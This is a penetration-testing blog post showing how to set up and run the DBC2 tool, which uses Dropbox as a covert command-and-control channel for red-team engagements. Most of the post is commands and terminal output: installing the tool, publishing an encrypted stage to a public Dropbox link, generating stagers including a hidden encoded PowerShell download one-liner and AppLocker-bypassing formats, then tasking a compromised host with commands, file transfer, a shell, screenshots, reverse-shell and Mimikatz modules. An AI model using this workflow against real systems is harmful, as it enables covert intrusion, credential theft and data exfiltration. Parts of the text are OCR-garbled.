





Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distro](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

August 29,
2017

Command and Control – DropBox

 netbiosX  Red Team  C2, Command and Control, DBC2, DropBoxC2, Red Team
 1 Comment

Many companies are using DropBox as a sharing tool and for hosting data. Therefore it is unusual that traffic towards DropBox servers would be restricted or classified as malicious domain. However it is possible to abuse the functionality of DropBox and to use it as a command and control tool.


This can be achieved through the DropBoxC2 tool which uses the DropBox API for communication between the controller and the implant, it is stealthy since it is running completely in memory and traffic is encrypted.

Installation of DropboxC2 controller is easy and quick.

```
1 git clone https://github.com/Arno0x/DBC2 dbc2
2 cd dbc2
3 pip install -r requirements.txt
4 chmod +x dropboxC2.py
```

Search the Lab

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,663 other followers

Follow

```
root@kali:~# git clone https://github.com/Arno0x/DBC2 dbc2
Cloning into 'dbc2'...
remote: Counting objects: 172, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 172 (delta 0), reused 1 (delta 0), pack-reused 169
Receiving objects: 100% (172/172), 4.41 MiB | 3.23 MiB/s, done.
Resolving deltas: 100% (79/79), done.
root@kali:~# cd dbc2/
root@kali:~/dbc2# pip install -r requirements.txt
Requirement already satisfied: requests>=2.11 in /usr/lib/python2.7/dist-packages
 (from -r requirements.txt (line 1))
Collecting tabulate (from -r requirements.txt (line 2))
  Downloading tabulate-0.7.7-py2.py3-none-any.whl
Requirement already satisfied: pycrypto in /usr/lib/python2.7/dist-packages (fro
m -r requirements.txt (line 3))
Collecting pycrypt (from -r requirements.txt (line 4))
  Downloading pycrypt-1.6.2.tar.gz
Building wheels for collected packages: pycrypt
  Running setup.py bdist_wheel for pycrypt ... done
```

DBC2 – Download and Install Requirements

The communication from the controller to the implant is performed through the DropBox API. Therefore a new [application](#) needs to be created in order to generate an API key.

Recent Posts

- › Situational Awareness
- › Lateral Movement – WinRM
- › AppLocker Bypass – CMSTP
- › PDF – NTLM Hashes
- › NBNS Spoofing

Categories

- › Coding (10)
- › Defense Evasion (20)
- › Exploitation Techniques (19)
- › External Submissions (3)
- › General Lab Notes (21)
- › Information Gathering (12)
- › Infrastructure (2)
- › Maintaining Access (4)
- › Mobile Pentesting (7)
- › Network Mapping (1)
- › Post Exploitation (12)
- › Privilege Escalation (14)
- › Red Team (25)
- › Social Engineering (11)
- › Tools (7)
- › VoIP (4)
- › Web Application (14)
- › Wireless (2)

Archives

1. Choose an API

☒

Dropbox API

For apps that need to access files in Dropbox. [Learn more](#)

☐

Dropbox Business API

For apps that need access to Dropbox Business team info. [Learn more](#)

2. Choose the type of access you need

[Learn more about access types](#)

☒

App folder - Access to a single folder created specifically for your app.

☐

Full Dropbox - Access to all files and folders in a user's Dropbox.

3. Name your app

DBC2

DropBox Application Generation

The API key needs to be entered in the config.py file (defaultAccessToken parameter) otherwise the user needs to insert the key every time that the DBC2 starts.

```

23
24 # Dropbox API access token
25 # If this entry is empty or missing, user will be prompted to enter it manually at startup
26 defaultAccessToken = ""
27
28 # Base64 encoded 128 bits key used for AES encryption
29 # If this entry is empty or missing, user will be prompted to enter it manually at startup
30 defaultMasterKey = ""
31
32 # Background polling period in seconds
33 defaultPollingPeriod = 8
34

```

When DropBoxC2 runs the user needs to choose a master password that it will be used to encrypt all data between the agents and the controller.

- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012
- > September 2012

DROPBOXC2

```
[*] DropboxC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.2.4
[*][CONFIG] Using Dropbox API access token from configuration file
[SETUP] Enter the master password used to encrypt all data between the agents and the controller:
[+] Derived master key from password: [Gcgn+o/iVwZ63PSIj15j3Q==]
You can save it in the config file to reuse it automatically next time
[+] Creating [./incoming] directory for incoming files
[*] Starting Polling thread

Agent ID      Status      Last Beacon (UTC)      Wake Up time (UTC)
-----
[main]#> 
```

DropBoxC2

Modules and Stage needs to be published on DropBox prior to any usage:

```
1 | publishStage dbc2_agent.exe
```

```
[main]#> publishStage dbc2_agent.exe
[*] Publishing [./agent/release/dbc2_agent.exe] to the C2 server
[*] Agent stage XOR encrypted with key [02992dc9c866a1cac3eabcdabfc32d6a9684a716c57b0fdccd32736574d0c9b3] and successfully published
[*] Stage successfully shared with public URL [https://www.dropbox.com/s/vtd6nmi s2hlt47u/default.aa7dl=1]
[main]#> 
```

DropBoxC2 – Publish Stage

A file will be generated on the DropBox which it will be XOR encrypted.

- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT @sensepost: If you liked @NeomindMusic's series on head exploitation (see twitter.com/sensepost/stat... for links). Make sure to check out his... **47 minutes ago**
- I don't get often into lists but always glad to get some unofficial recognition
blog.feedspot.com/pentest_blogs/
56 minutes ago
- @jaysonstreet @hackinparis @winnschwartau @mjmasucci @gscarp12 I will be there for another year! Looking forward to catch up! **5 hours ago**
- RT @notsosecure: New blog by the #NotSoSecure team: Data Ex filtration via formula injection
notsosecure.com/data-exfiltrat... **6 hours ago**
- Gyoithon - A growing penetration test tool using Machine Learning github.com/gyoisamurai/Gy...
12 hours ago


 Follow @netbiosX

Pen Test Lab Stats

- 3,008,481 hits

Dropbox > Apps > PentestlabC2

Name ↑

 defaultLaa

DropBox – Stage Published

DropBoxC2 can generate various stagers (implants) from a simple .bat file to msbuild and sct that can bypass AppLocker and from rubber ducky to macro giving the ability for multiple scenarios of exploitation during the red team engagement.

```
[main]#> publishStage dbc2_agent.exe
[*] Publishing [./agent/release/dbc2_agent.exe] to the C2 server
[*] Agent stage XOR encrypted with key [02992dc9c866a1cac3eabcdabfc32d6a9684a716c57b0fdccd32736574d0c9b3] and successfully published
[*] Stage successfully shared with public URL [https://www.dropbox.com/s/vtd6nmis2hlt47u/default.aa?dl=1]
[main]#> listPublishedStage

Stage name      Public link
-----
default         https://www.dropbox.com/s/vtd6nmis2hlt47u/default.aa?dl=1

[main]#> genStager
batch    ducky    macro    oneliner
batch2   javascript  msbuild  sct
[main]#> genStager
```

DropBoxC2 – List Available Stagers

Generation of stagers is easy with the following commands:

```
1 | genStager oneliner default
2 | genStager batch default
```

Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0

```
[main]#> genStager oneliner default

powershell.exe -NoP -sta -NonI -W Hidden -Enc JAB3AGMAPQB0AGUAdwAtAE8AYgBqAGUAYw
B0ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0ADsAJAB3AGMALgBIAGUAYQ
BkAGUAcgBzAC4AQQBkAGQAKAAIAFUAcwBLAHIALQBBAGcAZQBuaHQAIgAsACIATQBvAHoAaQBsAGwAYQ
AvADUALgAwACAABXAGkAbgBkAG8AdwBzACAATgBUACAANGAuADEA0wAgAFcAaQBuADYANAA7ACAAeA
A2ADQAOwAgAHIAdgA6ADQAOQAuADAAKQAgAecAZQBjAGsAbwAvADIAMAAxADAAMAAxADAAMQAgAEYAaQ
ByAGUAZgBvAHgALwA0ADkALgAwACIAKQA7ACQAdwBjAC4AUABYAG8AeAB5AD0AwWBTAHkAcwB0AGUAbQ
AuAE4AZQB0AC4AVwBLAGIAUgBLAHEAdQBLAHMAdABdADoA0gBEAGUAZgBhAHUAbAB0AFcAZQBIAFAAcg
BvAHgAeQA7ACQAdwBjAC4AUABYAG8AeAB5AC4AQwByAGUAZABLAG4AdABpAGEAbABzAD0AwWBTAHkAcw
B0AGUAbQAUAE4AZQB0AC4AQwByAGUAZABLAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABLAGYAYQ
BLAGwAdAB0AGUAdAB3AG8AcgBrAEMAcgBLAGQAZQBuaHQAAaQBhAGwAcwAKACQAawA9ACIAMAAyADkAOQ
AyAGQAYwA5AGMA0AA2ADYAYQAxAGMAYQBjADMAZQBhAGIAYwBkAGEAYgBmAGMAHwAyAGQANgBhADkANg
A4ADQAYQA3ADEANGBjADUANwBiADAAZgBkAGMAYwBkADMAMgA3ADMANGA1ADcANABKADAAYwA5AGIAMw
AiADsAJABpAD0AMAA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAPQAoAFsAYgB5AHQAZQBbAF0AXQAoACQAdw
BjAC4ARABvAHcAbgBsAG8AYQBkAEQAYQB0AGEAKAAIAGgAdAB0AHAAcwAGACBALwB3AHcAdwAuAGQAcg
BvAHAAyYgBvAHgALgBjAG8AbQAVAHMALwB2AHQAZAA2AG4AbQBpAHMAMgBoAGwAdAA0ADcAdQAVAGQAZQ
```

DBC2 – OneLiner Stager

```
[main]#> genStager batch default
[+] Batch stager saved in [/tmp/stager.bat]
[main]#> █
```

DBC2 – Bat Stager

From the moment that the stager will be executed on the target host will start to beacon and an Agent ID value will be generated and associated with the beacon.

```
[main]#> [+] Agent found with ID a02196c783ece95d964df23ac2860bb2
[main]#> list

Agent ID                               Status   Last Beacon (UTC)   Wake Up time (
UTC)
-----
a02196c783ece95d964df23ac2860bb2  ALIVE   2017-08-27T20:39:59Z N/A
[main]#> █
```

DBC2 – List Available Agents

► [Irongeek Hacking Videos, Infosec Articles, Scripts 0](#)

Professional

► [The Official Social Engineering Portal](#) Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...


9.9K likes

 Like Page

Be the first of your friends to like this

Two files will be generated on the DropBox which will declare the status of the agent and the commands that will be delivered to the target. The contents of these files are encrypted in order to maintain the confidentiality of the communication.

Advertisements



The agent ID can then be used in order to interact with the target and execute commands.

```
[main]#> use a02196c783ece95d964df23ac2860bb2
[*] Using agent ID [a02196c783ece95d964df23ac2860bb2]
[a02196c783]#> cmd
Command: ipconfig
[+] Agent with ID [a02196c783ece95d964df23ac2860bb2] has been tasked with task ID [1]
[a02196c783]#>
[*] Task ID [1] on agent ID [a02196c783ece95d964df23ac2860bb2] completed
[runCLI]

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::c1a6:2104:e927:a76f%8
    IPv4 Address. . . . . : 192.168.192.1
```

DBC2 – Command Execution

DropBoxC2 has also the ability to transfer files, execute PowerShell commands through an interactive shell and obtain a screenshot from the target host. It also supports keylogger functionality and can start another process. Some of the commands can be found below:

```
1  sendFile
2  getFile
3  shell
4  screenshot
```



```

[a02196c783]#> sendFile
.gitignore      config.pyc      readme.md
config.py       dropboxC2.py    requirements.txt
[a02196c783]#> sendFile readme.md
[*] Uploading file [readme.md] to [/a02196c783ece95d964df23ac2860bb2.rsc]
[+] Agent with ID [a02196c783ece95d964df23ac2860bb2] has been tasked with task ID [2]
[a02196c783]#>
[*] Task ID [2] on agent ID [a02196c783ece95d964df23ac2860bb2] completed successfully [OK - FILE DOWNLOADED AT: C:\Users\User\AppData\Local\Temp\readme.md]
[*] [OK - FILE DOWNLOADED AT: C:\Users\User\AppData\Local\Temp\readme.md]

[a02196c783]#> getFile readme.md
[+] Agent with ID [a02196c783ece95d964df23ac2860bb2] has been tasked with task ID [3]
[a02196c783]#>

```

DBC2 – Transfer of Files

```

[main]#> use a02196c783ece95d964df23ac2860bb2
[*] Using agent ID [a02196c783ece95d964df23ac2860bb2]
[a02196c783]#> shell
[*] Temporarily change polling period to 2 seconds for a faster interaction
[*] Entering interactive shell. Environment is persistent between commands and child process is not killed until you exit it
PS> dir
[+] Agent with ID [a02196c783ece95d964df23ac2860bb2] has been tasked with shell command
PS>      Directory: C:\Users\User\Downloads
Mode                LastWriteTime         Length Name
----                -
d-----          13/06/2017      19:51             12c279f035e7614167fccf716441ae87-e2d1068dca62a2d4af60634b8c75987df9856
                                     9ba

```

DBC2 – PowerShell

```
[a02196c783]#> screenshot
[+] Agent with ID [a02196c783ece95d964df23ac2860bb2] has been tasked with task ID [4]
[a02196c783]#>
[*] Task ID [4] on agent ID [a02196c783ece95d964df23ac2860bb2] completed successfully [/a02196c783ece95d964df23ac2860bb2.4.rsc]
[*] Please wait while downloading file [/a02196c783ece95d964df23ac2860bb2.4.rsc] and saving it to [./incoming/screenshot.jpg]
[*] File saved [./incoming/screenshot.jpg]
```

DBC2 – Screenshot

Additionally various PowerShell modules can be used in order to perform further tasks like obtaining a reverse shell, dump passwords hashes or retrieving clear-text passwords from memory.

```
[a02196c783]#> back
[main]#> publishModule
Fun.ps1                Invoke-SendReverseShell.ps1
Invoke-Mimikatz.ps1    MailRaider.ps1
Invoke-NTLMAuth.ps1    PowerView.ps1
Invoke-PowerDump.ps1   Powercat.ps1
Invoke-ReflectivePEInjection.ps1 dnscat2.ps1
[main]#> publishModule Invoke-SendReverseShell.ps1
[*] Publishing [./modules/Invoke-SendReverseShell.ps1] to the C2 server
[*] Module XOR encrypted with key [02992dc9c866a1cac3eabcdabfc32d6a9684a716c57b0fdccd32736574d0c9b3] and successfully published
[*] Module successfully shared with public URL [https://www.dropbox.com/s/3cspbl0ozq4l8iz/Invoke-SendReverseShell.mm?dl=1]
```

DropBoxC2 – Publish Modules

Alternatively there is another tool ([DropBoxC2C](https://github.com/Arno0x/DBC2)) which utilizes DropBox as a command and control tool. However it is more simplistic and it doesn't provide the functions of DBC2.


References

<https://github.com/Arno0x/DBC2>

<https://github.com/0x09AL/DropboxC2C>

Advertisements

Older posts



Create a free website or blog at WordPress.com.

u